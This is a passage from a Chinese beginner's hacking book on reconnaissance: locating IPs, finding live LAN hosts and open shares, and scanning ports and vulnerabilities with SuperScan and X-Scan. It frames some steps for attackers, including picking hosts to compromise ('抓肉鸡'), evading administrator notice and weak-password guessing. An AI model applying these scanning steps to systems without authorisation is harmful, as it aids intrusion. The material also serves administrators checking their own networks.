大致上动态 IP 确实可以杜绝大部分黑客，但如果黑客确定了目标，动态 IP 也可能被黑客掌握。这是因为 ISP 为了便于管理等诸多因素，使得用户每次分配的动态 IP 也在一个范围内的，用户可能每次分配的 IP 地址是同一个或是在附近几个号码中轮换，例如 225.156.19.100、225.156.19.101、225.156.19.102……只要黑客有一次获取了你上网的 IP，再根据你电脑系统的特征在这个 IP 附近的范围查找，就有很高的几率找到你当前的 IP 地址，所以使用动态 IP 也不是百分百的不会被黑客利用。

3.1.2 通过IP查找地理位置

对于有域名的各种服务器，我们可以非常方便的获取其 IP 地址，不论哪个 Windows 版本都可以使用 ping 命令来完成，以查看网易的 IP 地址为例。在命令提示符中输入 ping www.163.com，就可获取。



```
C:\WINDOWS\system32\cmd.exe
D:\>ping www.163.com


Pinging www.cache.go3b.netease.com [220.181.28.52] with 32 bytes of data:
Reply from 220.181.28.52: bytes=32 time=61ms TTL=54
Reply from 220.181.28.52: bytes=32 time=63ms TTL=54
Reply from 220.181.28.52: bytes=32 time=59ms TTL=54
Reply from 220.181.28.52: bytes=32 time=62ms TTL=54

Ping statistics for 220.181.28.52:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milliseconds:
        Minimum = 52ms, Maximum = 61ms, Average = 56ms
D:\>
```

这里得到的反馈是220.181.28.52

在获取了目标的 IP 地址后，其实很容易查找到对方所在的地理位置，由于 IP 地址是由 NIC (Internet Network Information Center) 统一负责全球地址的规划、管理，所以只要获取了目标主机的 IP 地址，就能很方便地查询出该 IP 的地理位置，这里我们用“IP 探索者网站”来查询。

打开网页浏览器，在地址栏中输入“http://ip.loveroot.com/”并确定后就可以打开“IP 探索者网站”，该网页中也可以查询 IP 地址的地理信息，我们将 220.181.28.52 输入进“IP 地址”栏中即可查询。



使用 IP 探索者网站查询 IP 信息

可以看见页面中显示了“官方数据查询结果 220.181.28.52 — 北京市（还不确定）”的字样。

注意 ATTENTION

由于 IP 数据库的更新等原因，可能会出现查询错误，使用多个网站查询是个不错的方法。

3.2 扫描网络资源

获取网络的公开信息并不能实现入侵，黑客会对目标主机进行扫描，如果系统有漏洞被探测出，那么就有人入侵该系统的可能了。对于网络上的扫描，可以借助于扫描工具，下面就来认识一下何谓扫描器。

3.2.1 搜索目标的扫描器

扫描器是把双刃剑，它对不同的使用者来说意义不同。对于系统管理员来说，扫描器是维护系统安全的得力助手；对于黑客而言，扫描器是最基本的攻击工具，有一句话可以充分说明扫描

器对黑客的重要性，“一个好的扫描器相当于数百个合法用户的账户信息”。

1. 什么是扫描器

黑客技术中的扫描主要是指通过固定格式的询问来试探主机的某些特征的过程，而提供了扫描功能的软件工具就是扫描器。早期的扫描器大多是专用的，即一种扫描器只能扫描一种特定的信息。随着网络的发展，各种系统漏洞被越来越多的发现，扫描器的种类也随之增多，为了简化扫描过程，人们把众多的扫描器集成为一个扫描器。目前，正在使用的扫描器中，绝大多数都是这种集成扫描器（综合扫描器）。

扫描器可以检测远程主机和本地系统的安全性，对远程主机和本地系统进行扫描是有区别的。对远程主机进行扫描属于外部扫描，即扫描远程主机的一些外部特性，这些外部特性是由远程主机开放的服务决定的。对本地系统进行扫描属于内部扫描，通常是以系统管理员权限进行的扫描。一般来说，黑客攻击的第一步就是对远程主机进行各种扫描。

2. 扫描的范围

扫描器进行外部扫描时，针对远程主机开放的端口与服务进行探测，获取并记录相关的应答信息，对应答信息进行筛选和分析后，再与扫描器自带的漏洞信息库中的信息进行比较，如果一致，则确定远程系统存在相应的漏洞。

扫描器进行内部扫描时，扫描器会以系统管理员的权限在本地机上运行，记录系统配置中的各项主要参数，分析配置上存在的漏洞。

以上可以发现内外部扫描之间的另一个差别：外部扫描时，扫描器所收集的信息与自带漏洞信息库中的信息一致时即确定为存在相应的漏洞；而内部扫描则正好相反，不一致时确定存在相应的系统漏洞。

3. 怎样防范扫描

单从危害来看，黑客对远程主机的扫描比内部扫描的危害更大，这时说明黑客已经侵入了系统。此时，查找出黑客打开的后门并加以封锁是

亡羊补牢成功与否的关键。

此外，对于外部扫描无法主动防范，因为外部扫描可能存在于网络的任何一个位置上。关闭不必要的服务与端口、及时安装各种补丁程序可以从一定程度上减少外部扫描带来的安全隐患。

需要注意的是某个系统是安全的并不代表这个系统可以抵御任何攻击行为，即不存在攻不破的堡垒。在网络安全中，某个系统只要让入侵者入侵系统时所付出的代价大于他所获得的利益，就可以认为这个系统是安全的。

4.扫描器的使用策略

及时更新扫描器的版本是最基本的使用策略，一般的发布顺序是系统漏洞首先被披露，然后是相关的补丁程序，最后才是扫描器。尽管如此，用户打补丁并不一定及时，因此下载扫描器的高版本是十分重要的。


多种扫描器的搭配使用，由于扫描器设计与编写目的的不同，各自的功能和性能往往会有一定的差别。以“抓肉鸡”（肉鸡指被控制的远程主机）为例，可以先使用一些扫描速度快但功能少的扫描器扫描多个网段中远程主机，随后使用一些扫描速度慢但功能强的扫描器重点扫描其中的一部分主机，最后确定对哪些远程主机进行入侵。

扫描器归根结底是扫描方法的集合，扫描器的出现极大地方便了用户，但扫描器并不是万能的。对于系统管理员而言，对具体的扫描方法也要有一定的了解与掌握，例如某个漏洞刚被发现时，它对应的扫描器往往不会同期被发布，漏洞的存在对系统构成了潜在的威胁，这种情况下，可以通过端口检测等一些扫描方法加以检查。

3.2.2 搜索局域网中的活动主机


搜索局域网中有哪些活动的主机非常简单，实现这个目的可以让我们熟悉扫描器，IPScan 这个简单的扫描器就能帮我们完成这个功能，它可以搜索网络中的有哪些主机处于活动状态，以帮助网络管理员有效地管理访问网络的 IP/MAC 资源，当然也能为黑客找到目标。

首先运行 IPScan，在“IP 范围”栏中输入起始 IP 和终止 IP，然后单击“开始”按钮进行扫描。当扫描完毕之后，回弹出提示框显示扫描结果。



一共找出了4台活动主机

提示框中显示在 192.168.115.1~192.168.115.254 这个 IP 网络段中共扫描了 254 台主机，其中活动主机（在线主机）数为 4 台，单击“确定”按钮，详细查看扫描结果，其中红色表示离线主机，蓝色的是活动主机，最后显示的是主机名。



扫描后的详细信息


3.2.3 查找局域网中的共享资源

找出了局域网中的活动主机之后，接下来我们来探索哪些主机共享了资源，利用 NetSuper 即可实现，它显示计算机的 IP 地址、MAC 地址、共享资源、共享文件等。

运行 NetSuper，在其主界面中单击工具栏上的“搜索计算机”按钮，NetSuper 会自动对局域网内的所有计算机进行搜索，并显示每台计算机的 IP 地址、计算机描述、所属域/工作组以及计算机的 MAC 地址。直接双击列表中的计算机即可实现对该计算机的访问。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

电脑硬道理 PCDIY




搜索出了4台活动主机

注意 ATTENTION

如果在搜索的结果列表中有许多计算机的信息显示为 IP 地址为“Unknown”，MAC 地址为“FF-FF-FF-FF-FF-FF”。这是计算机未开机所致。在“操作”下拉菜单中选择“搜索活动计算机”，则只对当前开机的计算机进行搜索，搜索速度也会明显加快。

如果用户要搜索某一计算机上的资源，先选定该计算机，再单击工具栏上的“搜索共享”按钮即可。如果要搜索所有计算机上的共享资源，则单击工具栏上的“所有共享”按钮。搜索结果将显示在“共享资源列表”中，双击其中一个文件夹便可直接打开。




搜索出目标主机的共享资源


通过工具栏上的“搜索文件”按钮，用户可以搜索某一计算机或所有计算机的共享文件，并将搜索结果显示在共享文件夹列表中。

此外 NetSuper 还有一个方便功能“发送消息”

利用此功能可以在局域网内传递简单的信息，实现简单通讯功能。在“计算机列表”窗口中任选一台计算机，单击工具栏上的“发送消息”按钮，便可给该计算机，或该计算机所在域/组的所有计算机发送即时消息。




填写发送的信息




接收到的信息

注意 ATTENTION

要使用信息发送功能得保证 Windows 的信使服务被开启，方法是依次打开“控制面板→管理工具→服务”，并在“服务”窗口中，启动“Messenger”服务。



Messenger服务



启动信使服务

3.2.4 扫描目标主机开启的端口


一个端口就是一个潜在的通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息。进行扫描的方法很多，可以是手工进行扫描，也可以用端口扫描软件进行。在手工进行扫描时，需要熟悉各种命令。对命令执行后的输出进行分析。用扫描软件进行扫描时，许多扫描器软件都有分析数据的功能。通过端口扫描，可以得到许多有用的信息，从而发现系统的安全漏洞。

端口扫描器 V2.0 是一个小巧的可视化图形软件，能方便地扫描出目标主机的端口开放信息，该软件默认扫描网站服务器：“www.klem.cn”。扫描的端口范围默认从 1~1024。

启动该软件后，我们可以先查看一下本机开放的端口，在主机下拉菜单中选择“127.0.0.1”然后单击“开始扫描”按钮。



本机开放了25、110、135、445号端口



网易服务器之开启了21、25、110、80号端口

提示 **ATTENTION**

127.0.0.1 是本地 IP 地址（环回地址）。一般可通过 ping 127.0.0.1 来验证系统上的 TCP/IP 协议是否被正确安装。

假如我们要查看网易服务器开放了什么样的端口，那么就在主机栏中输入“www.163.com”，然后单击“开始扫描”按钮，不一会儿就会搜索出网易服务器开启的端口号。

3.3 系统端口扫描利器——SuperScan

对一个网络管理员或者网络攻击者而言，一款好的扫描软件是必不可少的。SuperScan 是一款全能型的扫描软件。除了端口扫描，它还可以通过 Ping 来检验 IP 是否在线；IP 和域名相互转换；检验目标计算机提供的服务类别……

这款软件几乎将与 IP 扫描有关的所有功能全部做到了，而且都做得很专业。作为综合扫描器的 SuperScan 界面比较复杂，下面我们根据共享功能来介绍使用。


3.3.1 获取目标IP地址

前面我们通过网站查询的方式来查找域名的 IP 地址，其实这个功能在 SuperScan 中已集成，实际上，它的这个功能可以将域名与 IP 地址进行转换，比如通过 www.163.com 的域名来获取其 IP，或者根据其 IP：202.106.185.77 来取得域名。在 SuperScan 里面，有两种方法来实现此功能。


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.通过Hostname Lookup来实现

在 Hostname Lookup 栏中填写网站域名地址，然后单击“Lookup”按钮即可在“IP”栏中查出该域名地址对应的 IP 地址。在 Hostname Lookup 栏中输入需要转换的域名或者 IP，按“LookUp”按钮就可以取得结果。




查看服务器的IP地址




获取服务器主机名

如果需要取得自己计算机的 IP，可以单击“Me”按钮来取得；同时，也可以取得自己计算机的 IP 设置情况。




本机IP地址信息




单击“Interface”取得本地IP设置情况

2.通过Extract From File实现

这个功能通过一个域名列表来转换为相应 IP 地址。选择“Extract from file”，并单击右侧的“→”按钮，选择域名列表，进行转换。



“Extract from file”




单击“Browse”按钮然后选取域名列表文本

3.3.2 使用SuperScan的Ping功能

Ping 主要目的在于检测目标计算机是否在线和通过反应时间判断网络状况。在“IP”的“Start”

填入起始 IP，在“Stop”填入结束 IP，然后，在“Scan Type”选择“Ping only”，按“Start”按钮就可以检测了。

在如下图所示，我们可以使用以下按钮达到快捷设置目的：选择“Ignore IP zero”可以屏蔽所有以 0 结尾的 IP；选择“Ignore IP 255”可以屏蔽所有以 255 结尾的 IP；单击“PrevC”可以直接转到前一个 C 网段（即：192.168.114.1~192.168.114.254）；选择“NextC”可以直接转到后一个 C 网段（即 192.168.116.1~192.168.116.254）；选择“1..254”则直接选择整个网段。




通过Ping命令测试出活动IP地址

提示 ATTENTION

这个种扫描方式会主要被用于暴力猜密码上，我们将在黑客邮箱入侵中介绍。

扫描后，在“Extract From File”通过域名列表取得 IP 列表。



从文本中导入IP列表

在 Ping 的时候，可以在【Timeout】设置相应的反应时间。一般采用默认就可以了，而且，SuperScan 速度非常快，结果也很准确，一般没有必要改变反应时间设置。

提示 ATTENTION

为什么要忽略 X.X.X.0 和 X.X.X.255 的 IP？这是因为 X.X.X.0 代表网段地址，而 X.X.X.255 代表该网段的广播地址，如果黑客扫描该地址，不但没有效果，还会引起管理员的注意。

3.3.3 利用SuperScan检测端口

端口检测可以取得目标计算机提供的服务，同时也可以检测目标计算机是否有木马。

1.扫描开放端口的主机

如果检测的时候没有特定的目的，只是为了了解目标计算机的一些情况，可以对目标计算机的所有端口进行检测。不过黑客一般不会这样做，因为：


- 它会对目标计算机的正常运行造成一定影响，同时，也会引起目标计算机的警觉；
- 扫描时间很长；
- 浪费带宽资源，对网络正常运行造成影响。

在“IP”输入起始 IP 和结束 IP，在“Scan Type”填入端口扫描范围，如果需要返回计算机的主机名，可以选择“Resolve Hostname”，按“Start”开始检测。

扫描出活动主机开通的端口及服务

如下图所示，我们扫描了 IP 地址为 192.168.115.1 ~ 192.168.115.254 范围内的所有主机，在“Scan type”中，选择了“Only scan responsive（只扫描有响应的机器）”和“Show host response（显示回响）”项，然后选择了“All list ports from（扫描开放的端口范围）”是从 1~100，这就得出了该 IP 范围内活动主机中前 100 个端口的开通情况。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



提示 ATTENTION


如果选“All selected ports in list”选项的话，则 SuperScan 只会根据自带列表中的端口来搜索，这样尽管可以提高效率，但是会漏掉其他可能开放的端口。

扫描完成以后，展开“Expand all”，可以看到扫描的结果。我们来解释一下以上结果：第一行是目标计算机的 IP 和主机名；从第二行开始的小圆点是扫描的计算机的活动端口号和对该端口的解释，此行的下一行有一个方框的部分是提供该服务的系统软件。“Active hosts”显示扫描到的活动主机数量，这里只扫描出了四台，为 4；“Open ports”显示目标计算机打开的端口数，这里是 9。

2. 扫描扫描特定端口


大多数时候我们不需要检测所有端口，只要检测有限的几个端口就可以了，因为我们的目的只是为了得到目标计算机提供的服务和使用的软件。所以，我们可以根据个人目的的不同来检测不同的端口，大部分时候，只要检测 80（web 服务）、21（FTP 服务）、23（Telnet 服务）就可以了，也不会有太多的端口检测。

在如下图所示的界面中，在“Select ports”双击选择需要扫描的端口，端口前面会有一个“√”的标志；选择的时候，注意左边的“Change/Add/Delete port info”和“Helper apps in right-click menu”，这里有关于此端口的详细说明和所使用的程序。



单击“Port list setup”，出现端口设置界面

选择 21、23、80、三个端口，然后，单击“save”按钮保存选择的端口为端口列表，单击“保存”按钮回到主界面。



保存端口列表

最后在“Scan Type”选择“All selected port in list”，按“Start”开始检测。

使用自定义端口的方式有以下优点：


- 选择端口时可以详细了解端口信息；
- 选择的端口可以自己取名保存，有利于再次使用；
- 可以工具要求有的放矢的检测目标端口，节省时间和资源；
- 根据一些特定端口，我们可以检测目标计算机是否被攻击者利用，种植木马或者打开不应该打开的服务。

3. 测试是否被种植木马

针对木马，现在有很多清除工具，除了一般的杀毒软件以外，还可以使用专门清除木马的软件。如果只是对木马的检测，可以用 SuperScan 来实现，因为所有木马都必须打开一定的端口，

我们只要检测这些特定的端口就可以知道计算机是否被种植木马。

在主界面选择“Port list setup”，就会出现端口设置界面，单击“Port list files”的下拉框选择一个叫 trojans.lst 的端口列表文件，这个文件是软件自带的，提供了常见的木马端口。我们可以使用这个端口列表来检测目标计算机是否被种植木马。



SuperScan中自带常用木马的端口信息

需要注意的是，木马的更新很快，因此，有必要时常注意最新出现的木马和它们使用的端口，随时更新这个木马端口列表。

SuperScan 功能强大，但是，在扫描的时候，一定要考虑到网络的承受能力和对目标计算机的影响。同时，无论目的如何，扫描的必须在国家法律法规允许的范围进行。

3.4 扫描系统漏洞的X-Scan

综合类扫描器各有各的特点，SuperScan 的长项在于扫描端口，但并没有收录系统漏洞的特征，下面我们介绍的 X-Scan 就比较擅长扫描系统的漏洞，利用好它可以帮助管理员提早发现系统漏洞做好防范工作，但对于黑客来说也无异于如虎添翼。


3.4.1 如何设定X-Scan的选项

X-Scan 的中文操作界面让人一目了然，内在的功能更是强大，它包含许多扫描项目，比如：扫描端口，扫描 NT-Server 弱口令等扫描项目，并且这些项目是可选的。通过设置“扫描模块”

来手动选择需要扫描哪些项目。

1.确定搜索范围


启动 X-Scan 之后，选择主界面中的“设置(Y)”→“扫描模块(Y)”菜单，或者直接单击界面中的快捷图标“扫描参数”按钮来打开“扫描模块”，它列出了 X-Scan 所能扫描的所有项目。



“扫描参数”主界面

默认的界面为“检测范围”选项，在该选项中可以指定目标计算机的独立 IP 地址或域名，也可以输入以“-”和“,”符号分隔的 IP 范围，如“192.168.0.1-20,192.168.1.10-192.168.1.254”，或类似“192.168.100.1/24”的掩码格式。

如果用户不明白如何填写数据范围，可以单击“指定 IP 范围”栏右侧的“示例”按钮打开“示例”提示框。



示例提示框

在该提示框中列出了有效格式与无效格式，其中：

- localhost：有效地址，代表本机回路 IP 地址 127.0.0.1。

● www.target.com：有效格式，网站域名形式，可以通过 DNS 转换直接得到 IP 地址。

● 192.168.0.1：有效格式，常用的 IP 格式形式。

● 192.168.0.1/24：有效格式，指的是网段 192.168.0.1~192.168.0.254 这个网段。


● 192.168.0-1.1：无效格式，不是 IP 地址。

● 192.168.0.1-1.254：无效格式，说明 IP 范围不规范。

● 192.168.0.*：无效格式，不能说明 IP 范围。

选中“从文件获取主机列表”复选框，将会弹出“打开”窗口，等待用户导入记录有主机 IP 地址列表的文本，文本的格式是“.txt”纯文本文件，书写的格式要求也如“示例”中一样，每一行可包含独立 IP 或域名，也可包含以“-”和“，”分隔的 IP 范围。

假如要扫描 192.168.115.1 到 192.168.115.254 这个网段的主机，在“检测范围”中填写 IP 范围，书写格式：192.168.115.1-192.168.115.254。




填写扫描主机IP范围

2. 设置X-Scan扫描的模块

确定搜索的范围之后，我们就该设定具体的扫描模块，比如：扫描端口，扫描 NT-Server 弱口令等扫描模块，并且这些模块是可选的。展开“全局设置”目录，选中“扫描模块”选项，在该选项中就可以详细设置扫描的模块了，如果要对

目标范围内的主机进行全面扫描，则可单击“全选”按钮选中所有的复选框。



参数模块中包含了常见可能出现的漏洞

下面对 X-Scan 扫描的模块作个大致介绍。

● 开放服务：用于扫描 TCP 端口状态，并根据用户设置主动识别开放端口正在运行的服务及目标操作系统类型。

● NT-Server 弱口令：通过 139 端口对 Windows 服务器弱口令进行检测。当从服务器获取用户列表失败时，会加载字典文件中的用户列表。可以通过“插件设置”中的“字典文件设置”项加载其他字典。

● NetBIOS 信息：NetBIOS 是网络基本输入输出协议，也是通过 139 端口提供服务，选中该选项后，X-Scan 会搜集目标主机信息。

● SNMP 信息：探测目标主机的 SNMP（简单网络管理协议）信息。通过对这一项的扫描，可以检查出目标主机在 SNMP 中不正当的设置。

● 远程操作系统：通过 SNMP、NetBIOS 协议主动识别远程操作系统类型及版本。

● TELNET 弱口令：载入字典对 TELNET 弱口令进行检测。可以通过“插件设置”中的“字典文件设置”项加载其他字典。

● SSL 漏洞：SSL 是网上传输信用卡和账号密码等信息时广泛采用的行业加密标准。但是这种标准并不是完美无缺的，可以通过 X-Scan 来检测是否存在该漏洞。

● SQL-Server 弱口令：如果 SQL-Server（数据库服务器）的管理员密码采用默认设置或设置

过于简单，如“123”、“abc”等，就会被 X-Scan 扫描出 SQL Server 弱口令。

● FTP 弱口令：探测 FTP 服务器（文件传输服务器）上密码设置是否过于简单或允许匿名登录。

